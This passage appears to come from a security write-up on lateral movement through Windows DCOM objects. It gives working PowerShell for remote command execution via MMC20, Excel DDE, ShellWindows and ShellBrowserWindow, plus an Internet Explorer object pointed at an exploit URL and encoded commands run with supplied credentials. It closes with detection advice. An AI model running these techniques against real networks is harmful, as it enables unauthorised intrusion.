Select Administrator: Windows PowerShell
PS C:\> $hb = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.126.134"))
PS C:\> $hb.Document.ActiveView.ExecuteShellCommand('cmd',$null,'/c echo Haboob > C:\Users\Administrator\desktop\hb.txt','7')
PS C:\> type \\192.168.126.134\c$\users\administrator\desktop\hb.txt
Haboob
PS C:\> _
```

Figure 7 Execute (MMC20.Application)

EXCEL DDE (Excel.Application):


DDE functionality in Office applications could be used remotely through DCOM first published by Cybereason



```
PS C:\> $hb |gm -Name *ini*


   TypeName: Microsoft.Office.Interop.Excel.ApplicationClass

Name                         MemberType Definition
----                         ---------- ----------
WorkbookAddinInstall         Event      Microsoft.Office.Interop.Excel.AppEvents_WorkbookAd
add_WorkbookAddinInstall     Method     void add_WorkbookAddinInstall(Microsoft.Office.Inte
DDEInitiate                  Method     int DDEInitiate(string App, string Topic), int _App
InitializeLifetimeService    Method     System.Object InitializeLifetimeService()
remove_WorkbookAddinInstall  Method     void remove_WorkbookAddinInstall(Microsoft.Office.I
```

Figure 8 method DDEInitiate of Excel.Application


The DDEInitiate method exposed by the Excel.Application objects limits the App parameter to eight characters But the Topic has a much more manageable character limit of 1,024, which is imposed by the CreateProcess function, Furthermore, the method appends ".exe" to the App parameter, so "cmd.exe" tries to run "cmd.exe.exe", which will obviously fail, so we need to remove the extension (.exe) when calling the method, also it will pop up some alert, researcher found that it can be disabled by using DisplayAlerts property.[3]



```
PS C:\> $hb |gm -Name *alert*_


   TypeName: Microsoft.Office.Interop.Excel.ApplicationClass

Name                         MemberType Definition
----                         ---------- ----------
AlertBeforeOverwriting       Property   bool AlertBeforeOverwriting {get;set;}
DisplayAlerts                Property   bool DisplayAlerts {get;set;}
EnableLargeOperationAlert    Property   bool EnableLargeOperationAlert {get;set;}
```

Figure 9 DisplayAlerts method of Excel.Application

```
$hb = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application","192.168.126.134"))
$hb.DisplayAlerts = $false
$hb.DDEInitiate('cmd','/c echo Haboob > C:\hb.txt')
```




```
PS C:\> $hb = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application","192.168.126.134"))
>> $hb.DisplayAlerts = $false
>> $hb.DDEInitiate('cmd','/c echo Haboob > C:\hb.txt')
>>
-2146826265
PS C:\> type \\192.168.126.134\c$\hb.txt
Haboob
```

Figure 10 execute Excel.Application DCOM

internetexplorer.Application in iexplorer.exe:

One of the interesting techniques discovered by homjxi0e, you can open internet Explorer browser on remote machines by using navigate methods which you can use it get command execution by browser exploits.



Administrator: Windows PowerShell


```
PS C:\> $Object_COM = [Activator]::CreateInstance([type]::GetTypeFromProgID("InternetExplorer.Application","192.168.126.134"))
PS C:\> $Object_COM |gm


   TypeName: System.__ComObject#{d30c1661-cdaf-11d0-8a3e-00c04fc9e26e}

Name                 MemberType Definition
----                 ---------- ----------
ClientToWindow       Method     void ClientToWindow (int, int)
ExecWB               Method     void ExecWB (OLECMDID, OLECMDEXECOPT, Variant, Variant)
GetProperty          Method     Variant GetProperty (string)
GoBack               Method     void GoBack ()
GoForward            Method     void GoForward ()
GoHome               Method     void GoHome ()
GoSearch             Method     void GoSearch ()
Navigate             Method     void Navigate (string, Variant, Variant, Variant, Variant)
Navigate2            Method     void Navigate2 (Variant, Variant, Variant, Variant, Variant)
PutProperty          Method     void PutProperty (string, Variant)
QueryStatusWB        Method     OLECMDF QueryStatusWB (OLECMDID)
Quit                 Method     void Quit ()
Refresh              Method     void Refresh ()
Refresh2             Method     void Refresh2 (Variant)
ShowBrowserBar       Method     void ShowBrowserBar (Variant, Variant, Variant)
Stop                 Method     void Stop ()
AddressBar           Property   bool AddressBar () {get} {set}
Application          Property   IDispatch Application () {get}
Busy                 Property   bool Busy () {get}
Container            Property   IDispatch Container () {get}
Document             Property   IDispatch Document () {get}
FullName             Property   string FullName () {get}
FullScreen           Property   bool FullScreen () {get} {set}
Height               Property   int Height () {get} {set}
HWND                 Property   int HWND () {get}
Left                 Property   int Left () {get} {set}
LocationName         Property   string LocationName () {get}
LocationURL          Property   string LocationURL () {get}
MenuBar              Property   bool MenuBar () {get} {set}
Name                 Property   string Name () {get}
Offline              Property   bool Offline () {get} {set}
Parent               Property   IDispatch Parent () {get}
Path                 Property   string Path () {get}
ReadyState           Property   tagREADYSTATE ReadyState () {get}
RegisterAsBrowser    Property   bool RegisterAsBrowser () {get} {set}
RegisterAsDropTarget Property   bool RegisterAsDropTarget () {get} {set}
Resizable            Property   bool Resizable () {get} {set}
Silent               Property   bool Silent () {get} {set}
StatusBar            Property   bool StatusBar () {get} {set}
StatusText           Property   string StatusText () {get} {set}
TheaterMode          Property   bool TheaterMode () {get} {set}
ToolBar              Property   int ToolBar () {get} {set}
Top                  Property   int Top () {get} {set}
TopLevelContainer    Property   bool TopLevelContainer () {get}
Type                 Property   string Type () {get}
Visible              Property   bool Visible () {get} {set}
Width                Property   int Width () {get} {set}


PS C:\> $Object_COM.Visible = $true
PS C:\> $Object_COM.Navigate("http://192.168.100.13:8080/Y1IgvoQk17Eb6")
```

Figure 11 Enumrating internetexplorer.Application

```
$Object_COM = [Activator]::CreateInstance([type]::GetTypeFromProgID("InternetExplorer.Application","192.168.126.134"))
$Object_COM.Visible = $true
$Object_COM.Navigate("http://192.168.100.1/exploit")
```

DCOM object with CLSID {9BA05972-F6A8-11CF-A442-00A0C90A8F39} for ShellWindows:

As we showed on command execution section earlier this COM object can also be used remotely by adding remote IP after CLSID.



```
PS C:\> $hb = [activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39","192.168.126.134"))
>> $item = $hb.Item()
>> $item.Document.Application.ShellExecute("cmd.exe","/c echo haboob > c:\hb.txt","c:\windows\system32",$null,0)
>>
PS C:\> type \\192.168.126.134\c$\hb.txt
haboob
PS C:\>
```

Figure 12 Executing ShellWindows

```
$hb = [activator]::CreateInstance([type]::GetTypeFromCLSID("9BA05972-F6A8-11CF-A442-00A0C90A8F39","192.168.1.1"))
$item = $hb.Item()
$item.Document.Application.ShellExecute("cmd.exe","/c calc.exe","c:\windows\system32",$null,0)
```

DCOM object with CLSID {C08AFD90-F2A1-11D1-8455-00A0C91F3880} for ShellBrowserWindow:

Just like ShellWindows this COM object can also be used to execute commands on remote machines.

```
$hb = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880","192.168.1.1"))
$hb.Document.Application.Parent.ShellExecute("calc.exe")
```

Passing credentials for non-interactive shell:


DCOM objects runs under current user session which can be a problem if we have a non-interactive shell and we want to run it under higher privileged user. A quick solution is to use RunAs implementation by antonioCoco in C# , which we can integrate it with our chosen DCOM object to pass credentials in non-interactive shell (note this will be a better choice than invoke-command since it uses WinRM)

First we need to encode our chosen DCOM object using base64 i.e.:

```
[Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('$hb = [activator]::CreateInstance([type]::GetTypeFromProgID("MMC20.Application","192.168.126.134"));$hb.Document.ActiveView.ExecuteShellCommand("cmd",$null,"/c echo Haboob > C:\hb.txt","7")'))
```

Then we can call invoke-RunasCs function using the following command

```
Invoke-RunasCs -Domain test -Username administrator -Password P@ssw0rd -Command "powershell -e JABoAGIAIAA9ACAAWwBhAGMAdABpAHYAYQB0AG8AcgBdADoAOgBDAHIAZQBhAHQAZQBJAG4AcwB0AGEAbgBjAGUAKABbAHQAeQBwAGUAXQA6ADoARwBlAHQAVAB5AHAAZQBGAHIAbwBtAFAAcgBvAGcASQBEACgAIgBNAE0AQwAyADAALgBBAHAAcABsAGkAYwBhAHQAaQBvAG4AIgAsACIAMQA5ADIALgAxADYAOAAuADEAMgA2AC4AMQAzADQAIgApACkAOwAkAGgAYgAuAEQAbwBjAHUAbQBlAG4AdAAuAEEAYwB0AGkAdgBlAFYAaQBlAHcALgBFAHgAZQBjAHUAdABlAFMAaABlAGwAbABDAG8AbQBtAGEAbgBkACgAIgBjAG0AZAAiACwAJABuAHUAbABsACwAIgAvAGMAIABlAGMAaABvACAASABhAGIAbwBvAGIAIAA+ACAAQwA6AFwAaABiAC4AdAB4AHQAIgAsACIANwAiACkA"
```




Windows PowerShell

```
PS C:\> [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes('$hb = [activator]::CreateInstance([type]::GetTypeFrom
JABoAGIAIAA9ACAAWwBhAGMAdABpAHYAYQB0AG8AcgBdADoAOgBDAHIAZQBhAHQAZQBJAG4AcwB0AGEAbgBjAGUAKABbAHQAeQBwAGUAXQA6ADoARwBlAHQAVAB5AHAAZ
AYgAuAEQAbwBjAHUAbQBlAG4AdAAuAEEAYwB0AGkAdgBlAFYAaQBlAHcALgBFAHgAZQBjAHUAdABlAFMAaABlAGwAbABDAG8AbQBtAGEAbgBkACgAIgBjAG0AZAAiACwA
PS C:\>
PS C:\> Invoke-RunasCs -Domain test -Username administrator -Password P@ssw0rd -Command "powershell -e JABoAGIAIAA9ACAAWwBhAGMAdA
QwAyADAALgBBAHAAcABsAGkAYwBhAHQAaQBvAG4AIgAsACIAMQA5ADIALgAxADYAOAAuADEAMgA2AC4AMQAzADQAIgApACkAOwAkAGgAYgAuAEQAbwBjAHUAbQBlAG4Ad
ASABhAGIAbwBvAGIAIAA+ACAAQwA6AFwAaABiAC4AdAB4AHQAIgAsACIANwAiACkA"

No output received from the process.

PS C:\> Invoke-RunasCs -Domain test -Username administrator -Password P@ssw0rd -Command "type \\192.168.126.134\c$\hb.txt"
Haboob

PS C:\>
```

Figure 13 Passing credentials for non-interactive shell

Detection

- Using these DCOM methods will (likely) require privileged access to the remote machine. Protect privileged domain accounts. Avoid password re-use across local machine accounts.
- Ensure that defense-in-depth controls, host-based security products, and host monitoring are in place to detect/deter suspicious activity. Enable host-based firewalls to prevent RPC/DCOM interaction and instantiation.
- Monitor the file system (and registry) for newly introduced artifacts and changes.
- Monitor for suspicious use of PowerShell within the environment. Enforce Constrained Language Mode wherever/whenever possible (*Note: This may be difficult for privileged accounts).
- Upon DCOM invocation 'failure', System Event ID 10010 (Error, DistributedCOM) will be generated on the target machine with reference to the CLSID: [4]



System Number of events: 12,554 (!) New events available

Level	Date and Time	Source
Error	4/28/2018 7:39:42 AM	DistributedCOM

Event 10010, DistributedCOM

General Details

The server {C947D50F-378E-4FF6-8835-FCB50305244D} did not register with DCOM within the required timeout.

Log Name:	System		
Source:	DistributedCOM	Logged:	4/28/2018 7:39:42 AM
Event ID:	10010	Task Category:	None
Level:	Error	Keywords:	Classic
User:	ACME\acmeadmin	Computer:	ACMEDC.acme.int
OpCode:	Info		
More Information:	Event Log Online Help		

Figure 14 System Event ID 10010

References

- https://docs.microsoft.com/en-us/windows/win32/com/the-component-object-model
- https://www.varonis.com/blog/dcom-distributed-component-object-model/
- https://codewhitesec.blogspot.com/2018/07/lethalhta.html
- https://www.fireeye.com/blog/threat-research/2019/06/hunting-com-objects-part-two.html
- https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
- https://hackdefense.com/assets/downloads/automating-the-enumeration-of-possible-dcom-vulnerabilities-axel-boesenach-v1.0.pdf
- https://homjxi0e.wordpress.com/2018/02/15/lateral-movement-using-internetexplorer-application-object-com/
- https://bohops.com/2018/04/28/abusing-dcom-for-yet-another-lateral-movement-technique/